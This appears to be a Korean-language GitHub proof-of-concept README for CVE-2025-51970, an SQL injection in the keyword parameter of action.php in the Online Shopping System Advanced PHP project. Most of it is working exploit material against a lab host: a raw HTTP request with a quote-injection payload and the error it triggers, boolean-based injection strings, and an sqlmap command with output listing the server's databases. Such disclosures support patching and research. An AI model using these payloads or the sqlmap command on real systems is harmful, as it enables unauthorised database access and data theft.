m4xiq/cve-2025-51970
Online Shopping System Advanced의 SQL 인젝션 (CVE-2025-51970)

CVE-2025-51970 - 온라인 쇼핑 시스템 Advanced에서의 SQL 인젝션
Online Shopping System Advanced 프로젝트(PuneethReddyHC 개발)에서 심각한 SQL 인젝션 취약점이 발견되었습니다. 이 결함은 action.php에 있으며, keyword POST 매개변수에서 사용자 입력을 제대로 살균하지 못합니다. 공격자는 악성 SQL을 주입하여 데이터를 추출하거나 데이터베이스를 조작할 수 있습니다.
action.phpkeyword (POST 방식)<Highlight language="http">
POST /online-shopping-system-advanced-master/action.php HTTP/1.1
Host: 192.168.1.109
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: */*
Referer: http://192.168.1.109/online-shopping-system-advanced-master/
Content-Length: 75
Connection: close
keyword=test'&search=1
</Highlight>
HTTP/1.1 200 OK
Date: Sun, 20 Jul 2025 10:07:50 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax;
check the manual that corresponds to your MariaDB server version for the right
syntax to use near ''' at line 1 in
C:\xampp\htdocs\online-shopping-system-advanced-master\action.php:193
e%' AND 2*3*8=6*8 AND '0004XX7'!='0004XX7%
e%' AND 3*2>5 AND '0004XX7'!='0004XX7%
e%' AND 3*2*0>=0 AND '0004XX7'!='0004XX7%

이 취약점은 sqlmap을 사용하여 자동으로 확인하고 익스플로잇할 수 있습니다.
sqlmap -u "http://192.168.1.109/action.php" --data="keyword=test&search=1" --dbs
[13:07:39] [INFO] fetching database names
available databases [6]:
[*] information_schema
[*] mysql
[*] onlineshop
[*] performance_schema
[*] phpmyadmin
[*] test